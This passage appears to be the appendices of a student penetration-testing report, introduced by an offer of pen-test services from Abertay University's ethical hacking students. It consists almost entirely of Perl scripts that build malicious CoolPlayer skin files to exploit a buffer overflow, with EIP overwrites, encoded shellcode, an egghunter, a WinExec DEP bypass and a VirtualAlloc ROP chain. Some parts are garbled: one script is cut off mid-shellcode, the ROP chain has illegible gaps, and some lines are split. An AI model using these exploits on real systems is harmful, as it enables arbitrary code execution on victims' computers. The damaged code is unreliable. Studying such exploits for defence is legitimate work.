The best way to detect if your application contains a buffer-overflow vulnerability is to conduct a penetration test of the application itself. Penetration tests of applications, including testing for buffer overflows, are also available.

These services have been developed by the Ethical Hacking Students of Abertay University, Dundee.

You can contact them at [hackers@ethicalstudents.scot](mailto:hackers@ethicalstudents.scot)

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# APPENDICES

## APPENDIX A

---

crash.pl

```
my $file= "crash.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1500;
open($FILE,">$file");
print $FILE $header.$junk1;
close($FILE);
```

## APPENDIX B

---

crashspace2.pl

```
my $file= "crashspace2.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $buffer = "\x41" x 1090;
my $eip = "BBBB";
$junk .= "C" x 300;
$junk .= "D" x 300;
$junk .= "E" x 300;
open($FILE,">$file");
print $FILE $header.$buffer.$eip.$junk;
close($FILE);
```

## APPENDIX C

---

calcPOC.pl

```
my $file= "calcPOC.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1090;
my $eip = pack('V',0x0012750);
my $shellcode = "\x90" x 16;
my $shellcode = $shellcode."\x31\xC9" .
    "\x51" .
    "\x68\x63\x61\x6C\x63" .
    "\x54" .
    "\xB8\xC7\x93\xC2\x77" .
```

## APPENDIX D

---

### calcPOC2

```
my $file= "calcPOC2.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1090;
my $eip = pack('V',0x7C86467B);
my $shellcode = "\x90" x 16;
my $shellcode = $shellcode."\x31\xC9" .
    "\x51" .
    "\x68\x63\x61\x6C\x63" .
    "\x54" .
    "\xB8\xC7\x93\xC2\x77" .
    "\xFF\xD0";
open($FILE,">$file");
print $FILE $header.$junk1.$eip.$shellcode;
close($FILE);
```

## APPENDIX E

---

### egghunter.pl

```
my $file= "egghunter.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1090;
my $eip = pack('V',0x7C86467B);
#pack egghunter code with a "NOPslide"
my $nopslide = "\x90" x 16;
my $egghunter =
"\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x43\x56\x4d\x51\x49\x5a\x4b\x4f\x44\x4f\x51\x52\x46\x32\x43\x5a\x44\x42\x50\x58\x48\x4d\x46\x4e\x47\x4c\x43\x35\x51\x4a\x42\x54\x4a\x4f\x4e\x58\x42\x57\x46\x50\x46\x50\x44\x34\x4c\x4b\x4b\x4a\x4e\x4f\x44\x35\x4b\x5a\x4e\x4f\x43\x45\x4b\x57\x4b\x4f\x4d\x37\x41\x41";
#Calculator Shellcode with another "NOPslide" simulates a lack of
space at end of stack
my $nopslide2 = "\x90" x 200;
my $eggtag = "w00tw00t";
my $shellcode =
"\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
```

```

"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
"\x55\x45\x50\x41\x41";
open($FILE,">$file");
print $FILE
$header.$junk1.$eip.$nopslide.$egghunter.$nopslide2.$eggtag.$shellcode
;
close($FILE);

```

## APPENDIX F

---

### DEPONfindcalc.pl

```
my $file= "DEPONfindcalc.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $shellcode = "cmd /c calc&";
my $padding = $shellcode. "A" x (1090 -length($shellcode));
my $eip = pack('V',0x7C8623AD);
my $junkB = "BBBB";
my $junkC = "CCCC";
my $junkD = "DDDD";
my $junkE = "EEEE";
open($FILE,">$file");
print $FILE $header.$padding.$eip.$junkB.$junkC.$junkD.$junkE;
close($FILE);
```

## APPENDIX G

---

### DEPONcalc.pl

```
my $file= "DEPONcalc.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $shellcode = "cmd /c calc&";
my $padding = $shellcode. "A" x (1090 -length($shellcode));
my $winexec = pack('V',0x7C8623AD);          #WinExec
#my $correction = pack "A" x _;              #Correction would made if a
predictable string had landed elsewhere
my $exitproc = pack('V',0x7C81CAFA); #ExitProcess
my $cmdline = pack('V',0x001270BA);        #CmdLine
my $winstyle = pack('V',0xFFFFFFFF); #Windows Style
open($FILE,">$file");
print $FILE
$header.$padding.$winexec.$correction.$exitproc.$cmdline.$winstyle;
close($FILE);
```

## APPENDIX H

---

### ROPCalc.pl

```
my $file= "ROPCalc.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
$buffer .= "\x41" x 1090;

$buffer .= pack('V',0x77c11110);

#$buffer .= "BBBB";      #Packing to GET EIP at the top of the stack.

    #[--INFO:gadgets_to_set_esi:---]
$buffer .= pack('V',0x7c81ae28); # POP EBX # RETN [kernel32.dll]
$buffer .= pack('V',0x1024d0a8); # ptr to &VirtualAlloc() (skipped module
criteria, check if pointer is reliable !) [IAT MSVCRTD.dll]
$buffer .= pack('V',0x7c80bb58); # MOV ECX,DWORD PTR DS:[EBX+EAX] # ADD
EAX,-2 # POP ESI # POP EBX # POP EBP # RETN 0x08 [kernel32.dll]
$buffer .= pack('V',0x41414141); # Filler (compensate)
$buffer .= pack('V',0x41414141); # Filler (compensate)
$buffer .= pack('V',0x41414141); # Filler (compensate)
$buffer .= pack('V',0x7c86ce63); # POP EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x41414141); # Filler (RETN offset compensation)
$buffer .= pack('V',0x41414141); # Filler (RETN offset compensation)
$buffer .= pack('V',0xffffffff); #
$buffer .= pack('V',0x7c81d5ce); # INC EDI # ADD AL,3B # RETN [kernel32.dll]
$buffer .= pack('V',0x7c879454); # ADD EDI,ECX # DEC ECX # RETN 0x14
[kernel32.dll]
$buffer .= pack('V',0x7c87be17); # POP ESI # RETN [kernel32.dll]
$buffer .= pack('V',0x41414141); # Filler (RETN offset compensation)
$buffer .= pack('V',0x41414141); # Filler (RETN offset compensation)
$buffer .= pack('V',0x41414141); # Filler (RETN offset compensation)
$buffer .= pack('V',0x41414141); # Filler (RETN offset compensation)
$buffer .= pack('V',0x41414141); # Filler (RETN offset compensation)
$buffer .= pack('V',0xffffffff); #
$buffer .= pack('V',0x7c868479); # INC ESI # SUB AL,3B # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ae); # ADD ESI,EDI # RETN [kernel32.dll]
    #[--INFO:gadgets_to_set_ebp:---]
$buffer .= pack('V',0x7c863e4f); # POP EBP # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8369f0); # & call esp [kernel32.dll]
    #[--INFO:gadgets_to_set_ebx:---]
$buffer .= pack('V',0x7c87f318); # POP EAX # RETN [kernel32.dll]
$buffer .= pack('V',0xa27fffc1); # put delta into eax (-> put 0x00000001
into ebx)
$buffer .= pack('V',0x7c87fa01); # ADD EAX,5D800040 # RETN 0x04
[kernel32.dll]
$buffer .= pack('V',0x7c83ab35); # XCHG EAX,EBX # ADD AL,BYTE PTR DS:[EAX] #
RETN [kernel32.dll]
$buffer .= pack('V',0x41414141); # Filler (RETN offset compensation)
    #[--INFO:gadgets_to_set_edx:---]
$buffer .= pack('V',0x7c80997d); # POP EAX # RETN [kernel32.dll]
```

[illegible]

[illegible]



```
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ad); # INC ECX # ADD ESI,EDI # RETN [kernel32.dll]
#[--INFO:gadgets_to_set_edi:--]
$buffer .= pack('V',0x7c86ce63); # POP EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x7c81ae29); # RETN (ROP NOP) [kernel32.dll]
#[--INFO:gadgets_to_set_eax:--]
$buffer .= pack('V',0x7c83c304); # POP EAX # RETN [kernel32.dll]
$buffer .= pack('V',0x90909090); # nop
#[--INFO:pushad:--]
$buffer .= pack('V',0x7c803024); # PUSHAD # RETN 0x06 [kernel32.dll]
```

```
$buffer .="\x90" x 16;
```

```
$buffer .= "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .  
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .  
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .  
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .  
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .  
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .  
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .  
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .  
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .  
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .  
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .  
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .  
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .  
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .  
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .  
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .  
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .  
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .  
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .  
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .  
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .  
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .  
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .  
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .  
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .  
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .  
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .  
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .  
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .  
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .  
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .  
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .  
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .  
"\x55\x45\x50\x41\x41";
```

```
open($FILE, ">$file");  
print $FILE $header.$buffer;  
close($FILE);
```

## APPENDIX I

---

### dodgyskin.pl

```
my $file          = "dodgyskin.ini";
my $header        = "[CoolPlayer Skin]\nPlaylistSkin=";
my $buffer        = "\x41" x 1090;
my $eip          = pack('V',0x7C86467B);
#pack egghunter code with a "NOPslide"
my $nopslide     = "\x90" x 16;
my $egghunter    =
"\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x43\x56\x4d\x51\x49\x5a\x4b\x4f\x44\x4f\x51\x52\x46\x32\x43\x5a\x44\x42\x50\x58\x48\x4d\x46\x4e\x47\x4c\x43\x35\x51\x4a\x42\x54\x4a\x4f\x4e\x58\x42\x57\x46\x50\x46\x50\x44\x34\x4c\x4b\x4b\x4a\x4e\x4f\x44\x35\x4b\x5a\x4e\x4f\x43\x45\x4b\x57\x4b\x4f\x4d\x37\x41\x41";
#Calculator Shellcode with another "NOPslide"
my $nopslide2    = "\x90" x 200;
my $eggtag      = "w00tw00t";
my $shellcode    =
"\x89\xe5\xda\xd5\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x4c\x42\x53\x30\x53\x30\x33\x30\x35\x30\x4d\x59\x4b" .
"\x55\x36\x51\x4f\x30\x55\x34\x4c\x4b\x30\x50\x36\x50\x4c" .
"\x4b\x31\x42\x34\x4c\x4c\x4b\x30\x52\x55\x44\x4c\x4b\x54" .
"\x32\x31\x38\x54\x4f\x48\x37\x51\x5a\x47\x56\x50\x31\x4b" .
"\x4f\x4e\x4c\x57\x4c\x43\x51\x53\x4c\x54\x42\x46\x4c\x47" .
"\x50\x39\x51\x58\x4f\x34\x4d\x43\x31\x58\x47\x4b\x52\x4a" .
"\x52\x31\x42\x51\x47\x4c\x4b\x46\x32\x32\x30\x4c\x4b\x31" .
"\x5a\x47\x4c\x4c\x4b\x50\x4c\x54\x51\x52\x58\x4b\x53\x57" .
"\x38\x53\x31\x4e\x31\x56\x31\x4c\x4b\x36\x39\x51\x30\x53" .
"\x31\x49\x43\x4c\x4b\x51\x59\x35\x48\x4a\x43\x36\x5a\x37" .
"\x39\x4c\x4b\x56\x54\x4c\x4b\x45\x51\x38\x56\x36\x51\x4b" .
"\x4f\x4e\x4c\x49\x51\x58\x4f\x34\x4d\x55\x51\x4f\x37\x56" .
"\x58\x4b\x50\x42\x55\x4c\x36\x54\x43\x33\x4d\x5a\x58\x57" .
"\x4b\x43\x4d\x46\x44\x43\x45\x4d\x34\x36\x38\x4c\x4b\x36" .
"\x38\x36\x44\x55\x51\x49\x43\x43\x56\x4c\x4b\x44\x4c\x50" .
"\x4b\x4c\x4b\x56\x38\x45\x4c\x45\x51\x49\x43\x4c\x4b\x45" .
"\x54\x4c\x4b\x53\x31\x38\x50\x4d\x59\x30\x44\x47\x54\x37" .
"\x54\x51\x4b\x51\x4b\x43\x51\x36\x39\x30\x5a\x30\x51\x4b" .
"\x4f\x4d\x30\x51\x4f\x31\x4f\x31\x4a\x4c\x4b\x44\x52\x5a" .
```

```
"\x4b\x4c\x4d\x51\x4d\x45\x38\x47\x43\x37\x42\x45\x50\x33" .
"\x30\x42\x48\x34\x37\x34\x33\x37\x42\x31\x4f\x56\x34\x33" .
"\x58\x50\x4c\x52\x57\x57\x56\x53\x37\x4b\x39\x5a\x48\x4b" .
"\x4f\x4e\x30\x4e\x58\x4c\x50\x33\x31\x43\x30\x43\x30\x56" .
"\x49\x59\x54\x46\x34\x46\x30\x52\x48\x51\x39\x4b\x30\x52" .
"\x4b\x55\x50\x4b\x4f\x38\x55\x32\x4a\x44\x4a\x33\x58\x4f" .
"\x30\x49\x38\x33\x31\x4b\x4e\x45\x38\x35\x52\x35\x50\x32" .
"\x31\x51\x4c\x4c\x49\x4b\x56\x46\x30\x30\x50\x30\x50\x50" .
"\x50\x31\x50\x30\x50\x47\x30\x30\x50\x53\x58\x5a\x4a\x44" .
"\x4f\x49\x4f\x4d\x30\x4b\x4f\x38\x55\x4a\x37\x53\x5a\x52" .
"\x30\x51\x46\x30\x57\x53\x58\x5a\x39\x4e\x45\x53\x44\x33" .
"\x51\x4b\x4f\x59\x45\x4c\x45\x59\x50\x34\x34\x34\x4a\x4b" .
"\x4f\x50\x4e\x53\x38\x53\x45\x4a\x4c\x5a\x48\x43\x57\x43" .
"\x30\x35\x50\x53\x30\x33\x5a\x53\x30\x43\x5a\x45\x54\x46" .
"\x36\x56\x37\x45\x38\x44\x42\x39\x49\x59\x58\x31\x4f\x4b" .
"\x4f\x4e\x35\x4d\x53\x4a\x58\x55\x50\x33\x4e\x37\x46\x4c" .
"\x4b\x36\x56\x32\x4a\x57\x30\x55\x38\x45\x50\x52\x30\x43" .
"\x30\x53\x30\x51\x46\x32\x4a\x43\x30\x35\x38\x36\x38\x59" .
"\x34\x30\x53\x4d\x35\x4b\x4f\x59\x45\x4a\x33\x51\x43\x43" .
"\x5a\x55\x50\x56\x36\x50\x53\x56\x37\x55\x38\x43\x32\x48" .
"\x59\x58\x48\x51\x4f\x4b\x4f\x39\x45\x4b\x33\x4b\x48\x55" .
"\x50\x33\x4d\x37\x58\x56\x38\x45\x38\x33\x30\x57\x30\x43" .
"\x30\x43\x30\x42\x4a\x45\x50\x30\x50\x53\x58\x54\x4b\x56" .
"\x4f\x34\x4f\x36\x50\x4b\x4f\x49\x45\x36\x37\x43\x58\x53" .
"\x45\x42\x4e\x30\x4d\x53\x51\x4b\x4f\x58\x55\x31\x4e\x31" .
"\x4e\x4b\x4f\x34\x4c\x57\x54\x34\x4f\x4b\x35\x52\x50\x4b" .
"\x4f\x4b\x4f\x4b\x4f\x4d\x39\x4d\x4b\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x31\x49\x53\x37\x59\x48\x46\x52\x55\x59\x51\x49" .
"\x53\x4f\x4b\x5a\x50\x4e\x55\x4f\x52\x36\x36\x52\x4a\x43" .
"\x30\x30\x53\x4b\x4f\x48\x55\x41\x41";
```

```
open($FILE,">$file");
print $FILE
$header.$buffer.$eip.$nopslide.$egghunter.$nopslide2.$eggtag.$shellcode;
close($FILE);
```